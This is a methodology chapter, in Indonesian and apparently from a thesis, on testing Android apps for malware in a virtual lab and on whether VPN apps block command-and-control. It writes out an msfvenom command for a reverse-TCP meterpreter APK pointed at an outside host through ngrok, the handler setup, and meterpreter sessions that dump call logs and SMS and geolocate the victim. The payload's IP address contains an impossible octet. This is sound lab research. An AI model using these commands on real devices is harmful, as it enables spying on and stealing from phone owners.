BAB III

METODOLOGI PENELITIAN

3.1 Perangkat Keras

Perangkat keras yang akan digunakan pada penelitian ini menggunakan satu buah laptop dan satu buah *smartphone* dengan spesifikasi yang terdapat pada tabel 3.1 dan tabel 3.2.

Tabel 3.1 Spesifikasi Perangkat Keras Laptop

OS	Windows 11
Processor	Intel i7-1255U 1.7 GHz
System Memory (RAM)	16 GB
Storage (SSD)	512 GB

Tabel 3.2 Spesifikasi Perangkat Keras *Smartphone*

OS	Android 13
One UI Version	5.1.1
System Memory (RAM)	6 GB
Storage	128 GB

3.2 Perangkat Lunak

Perangkat lunak sebagai *tools* dan aplikasi yang digunakan pada penelitian ini akan dijelaskan pada tabel 3.3.


Tabel 3.3 Spesifikasi Perangkat Lunak

NO	Perangkat Lunak	Versi	Fungsi
1	*VirtualBox*	7.0.6	Menjalankan Sistem Operasi (OS) Kali Linux
2	*Mobile Security Framework*	3.8	Melakukan analisis terkait aplikasi yang berindikasi

NO	Perangkat Lunak	Versi	Fungsi
			mengandung *malware*
3	*Thunder* VPN – *Fast Safe* VPN	5.1.16	Untuk melindungi komunikasi, privasi dan data
4	*Turbo* VPN – *Secure* VPN	4.0.1.4	Untuk melindungi komunikasi, privasi dan data
5	*Snap Master* VPN – *Secure* VPN	7.8.9.1	Untuk melindungi komunikasi, privasi dan data
6	*Virus Total*	3.0	Untuk melakukan analisis dan validasi *file information application*
7	*Ngrok*	3.3.5	Untuk membangun koneksi antara *local network* dengan internet
8	JADX	1.4.7	*Reverse Engineering*
9	*Metasploit*	6.3.43	Untuk *build malicious application*
10	*Genymotion*	3.4.0	Menjalankan Sistem Operasi Android
11	*Speedtest by Ookla*	5.2.4	Untuk mengetahui kualitas dari jaringan yang digunakan

3.3 Alur Penelitian

Penelitian ini ditujukan untuk melakukan simulasi melalui *Mobile Security Framework* untuk menemukan *vulnerability* atau kerentanan pada aplikasi. Penelitian ini dilakukan dalam beberapa tahap sesuai dengan diagram alur (*flowchart*) pada gambar 3.1.




Gambar 3.1 Diagram Alur Penelitian

Pada gambar 3.1 merupakan diagram alur penelitian, langkah pertama dalam penelitian ini yaitu melakukan studi literatur terhadap beberapa penelitian terkait *security testing* untuk menganalisis kerentanan pada aplikasi. Dengan membandingkan beberapa jurnal terkait untuk menentukan judul dan fokus penelitian. Selain membandingkan dan menentukan fokus pada tahap ini peneliti juga menentukan konsep dasar dari topik tersebut. Selanjutnya merancang blok diagram yang akan digunakan pada penelitian. Setelah selesai merancang blok diagram langkah selanjutnya yaitu membuat *environment lab* untuk penelitian di

virtual machine. Setelah *lab* selesai untuk dibuat, langkah selanjutnya yaitu menyusun program *Creator*.apk menggunakan Metasploit dan menyusun program Undangan Pernikahan.apk dan Cek Resi J&T.apk dengan mengunduh program pada *community.* Setelah selesai menyusun program, langkah selanjutnya yaitu melakukan simulasi serangan dengan atau tanpa VPN. Selanjutnya yaitu melakukan pengujian keamanan aplikasi dengan metode SAST dan DAST, jika proses pengujian tidak berhasil maka akan kembali ke proses menyusun program untuk melakukan *troubleshoot* jika berhasil dilanjutkan dengan melakukan analisis dan mengambil kesimpulan dari hasil analisis yang telah dilakukan.

3.4 Rancangan Blok Diagram



Gambar 3.2 Blok Diagram

Pada gambar 3.2 merupakan blok diagram penelitian, proses kerja sistem pada penelitian ini yaitu *Genymotion* berfungsi untuk menginstal sistem operasi Android yang akan diintegrasikan dengan *virtualbox*. Setelah sistem operasi telah terintegrasi ke *virtualbox* maka peneliti dapat menjalankan sistem operasi tersebut sebagai *device* korban untuk mengetahui aktivitas yang dihasilkan dari *Malware* pada aplikasi yang ingin dilakukan analisis. Pada *virtualbox* juga diinstal sistem operasi Kali Linux sebagai *environment lab* untuk melakukan *penetration testing*. Semua *tools* pendukung diinstal di Kali Linux termasuk *framework* yang akan


digunakan yaitu MobSF. Jika sudah terinstal maka analisis aplikasi dapat dilakukan. Ngrok berfungsi sebagai *service* yang akan melakukan *tunneling* sehingga *device* korban dapat dilakukan *controlling* meskipun tidak dalam satu jaringan dengan *Hacker's device.*

3.5 Konfigurasi Aplikasi

3.5.1 Konfigurasi MobSF

Instalasi dan konfigurasi MobSF bertujuan untuk menjalankan *service* MobSF pada Kali Linux. Sehingga dapat melakukan analisis pada .APK *file.* Adapun untuk proses dan hasil konfigurasi MobSF terdapat pada gambar 3.3.

```
Install Docker
sudo apt install -y docker.io
systemctl enable docker --now
docker

Download MobSF docker image
docker pull opensecurity/mobile-security-framework-MobSF:latest

Run MobSF with Static & Dynamic Analysis Support
docker run -it --rm -p 8000:8000 -p 1337:1337 -e
MOBSF_ANALYZER_IDENTIFIER=<adb device identifier>
opensecurity/mobile-security-framework-mobsf:latest
```




Gambar 3.3 Hasil Konfigurasi MobSF

3.5.2 Konfigurasi ADB

Instalasi dan konfigurasi ADB bertujuan sebagai *command line* yang digunakan untuk komunikasi dengan perangkat. Perintah ADB memfasilitasi berbagai tindakan perangkat seperti: menginstal dan men-*debug* aplikasi, serta memberikan akses ke *shell unix* yang dapat digunakan untuk menjalankan berbagai perintah di perangkat. Adapun untuk proses dan hasil konfigurasi ADB terdapat pada gambar 3.4.

Install ADB sudo apt-get install adb Running ADB adb start-server




Gambar 3.4 Hasil Konfigurasi ADB

3.5.3 Konfigurasi Ngrok

Instalasi dan konfigurasi *ngrok* bertujuan untuk membangun koneksi antara *local network* dengan internet. Adapun untuk proses dan hasil konfigurasi Ngrok terdapat pada gambar 3.5.

Login and download ngrok https://ngrok.com/download Extract Document sudo tar xvzf ~/Downloads/ngrok-v3-stable-linux-amd64.tgz -C /usr/local/bin

Add authtoken ngrok config add-authtoken <token>




Gambar 3.5 Hasil Konfigurasi Ngrok

3.5.4 Konfigurasi JADX

Instalasi dan konfigurasi JADX bertujuan untuk melakukan *reverse engineering* dengan membuka isi *directory* pada aplikasi dengan tujuan mendapatkan lokasi *command and control.* Adapun untuk proses dan hasil konfigurasi JADX terdapat pada gambar 3.6.

Download JADX sudo apt install jadx



Gambar 3.6 Hasil Konfigurasi JADX

3.6 Skenario Pengujian Aplikasi

Berikut merupakan skenario pengujian aplikasi yang telah diklasifikasikan ke dalam beberapa indikator pengujian pada aplikasi yang terinfeksi *malware* untuk dapat dilakukan analisis. Adapun untuk skenario pengujian aplikasi terdapat pada tabel 3.4.

Tabel 3.4 Skenario Pengujian Aplikasi


Metodologi	Indikator Pengujian	*Creator*.apk	Undangan Pernikahan.apk	Cek Resi J&T.apk
SAST	Risk Rating Analysis	*Yes*	*Yes*	*Yes*
	Vulnerability Analysis	*Yes*	*Yes*	*Yes*
	Threat Actor Analysis	*Yes*	*Yes*	*Yes*
	TIP Analysis	*Yes*	*Yes*	*Yes*
DAST	TLS/SSL Security Test	*No*	*Yes*	*Yes*
	Speed Test Analysis	*Yes*	*Yes*	*Yes*
	C&C Attack Analysis	*Yes*	*No*	*No*

3.6.1 Skenario Simulasi Serangan C&C

3.6.1.1 Menjalankan Ngrok

Activity ini bertujuan untuk memastikan bahwa ngrok telah terinstal dan berjalan dengan baik untuk dapat dilakukan integrasi dengan aplikasi yang akan dibuat. Adapun untuk proses menjalankan *service* Ngrok terdapat pada gambar 3.7.

```
Running Ngrok
sudo su
ngrok tcp 4444
```




Gambar 3.7 Ngrok *Service*

3.6.1.2 Melakukan *Packet Internet Groper* (PING) ke *server* Ngrok

Activity ini bertujuan untuk mengetahui Internet Protocol (IP) dari Ngrok tersebut. Adapun untuk proses melakukan PING terdapat pada gambar 3.8.

Ping 0.tcp.ap.ngrok.io




Gambar 3.8 PING *Activity* ke Server Ngrok

3.6.1.3 Membuat *Malware Application* dengan Menggunakan Metasploit


Activity ini bertujuan untuk membuat aplikasi *Creator*.apk untuk dapat melakukan *command and control* dengan *device* korban. Adapun untuk proses membuat *malware application* terdapat pada gambar 3.9.

msfvenom -p android/meterpreter/reverse_tcp lhost=13.229.3.2023 lport=11128 r > Creator.apk



Gambar 3.9 Proses Pembuatan *Malicious Application*

Adapun untuk aplikasi *Creator*.apk yang berhasil ter-*build* terdapat pada Gambar 3.10.



Gambar 3.10 Aplikasi *Creator*.apk

3.6.1.4 Konfigurasi komunikasi C&C pada Metasploit

Activity ini untuk memastikan *Hacker's device* dapat berkomunikasi dengan *device* korban. Adapun untuk proses konfigurasi komunikasi C&C terdapat pada gambar 3.11.

```
msfconsole
set payload android/meterpreter/reverse_tcp
use multi/handler
set LHOST 0.0.0.0
set LPORT 4444
exploit
```

```
msf6 > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 > use multi/handler
[*] Using configured payload android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST ⇒ 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
```

Gambar 3.11 Msfconsole

3.6.1.5 Jenis Serangan yang dilakukan

Activity ini akan melakukan *command and control* pada *device* korban dalam beberapa jenis serangan. Adapun jenis serangan dan kondisi yang dilakukan terdapat pada tabel 3.5.

Tabel 3.5 Simulasi Serangan

Jenis Serangan	**Kondisi**
sysinfo	*non*-VPN dan VPN
dump_calllog	*non*-VPN dan VPN

dump_SMS	*non*-VPN dan VPN
geolocate	*non*-VPN dan VPN

3.6.1.6 Simulasi Serangan non-VPN

Activity ini akan melakukan *command and control* pada *device* korban ketika *device* tidak terinstal VPN. Adapun serangan yang dilakukan terdapat pada gambar 3.12 untuk *sysinfo*, gambar 3.13 untuk *dump_calllog*, gambar 3.14 untuk *dump*_SMS, dan gambar 3.15 untuk *geolocate.*

sysinfo : Untuk mengetahui *detail* informasi pada *device* korban.

```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 13 - Linux 4.19.113-27114284 (aarch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
```

Gambar 3.12 *Sysinfo*

dump_calllog : Untuk mengumpulkan *log* panggilan telepon korban.

```
meterpreter > dump_calllog
[*] Fetching 2 entries
[*] Call log saved to calllog_dump_20231201022847.txt
```

Gambar 3.13 *Dump_calllog*

*dump*_SMS : Untuk mengumpulkan *log* SMS korban.

```
meterpreter > dump_sms
[*] Fetching 121 sms messages
[*] SMS messages saved to: sms_dump_20231201023018.txt
```

Gambar 3.14 *Dump*_SMS

geolocate : Untuk mengetahui lokasi spesifik korban.


```
meterpreter > geolocate
[*] Current Location:
       Latitude:  -6.1930296
       Longitude: 106.8481283

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=-6.1930296,106.8481283&sensor=true
```

Gambar 3.15 *Geolocate*

3.6.1.7 Simulasi Serangan dengan VPN


Activity ini akan melakukan *command and control* pada *device* korban ketika *device* telah terinstal VPN. Adapun serangan yang dilakukan terdapat pada gambar 3.16 untuk *dump_calllog block session*, gambar 3.17 untuk *dump*_SMS *block session*, dan gambar 3.18 untuk *geolocate block session.*

***Snap Master* VPN – *Secure* VPN**



Gambar 3.16 *Dump_calllog Block Session*

***Turbo* VPN – *Secure* VPN**



Gambar 3.17 *Dump*_SMS *Block Session*

***Thunder* VPN – *Fast Safe* VPN**

Gambar 3.18 *Geolocate Block Session*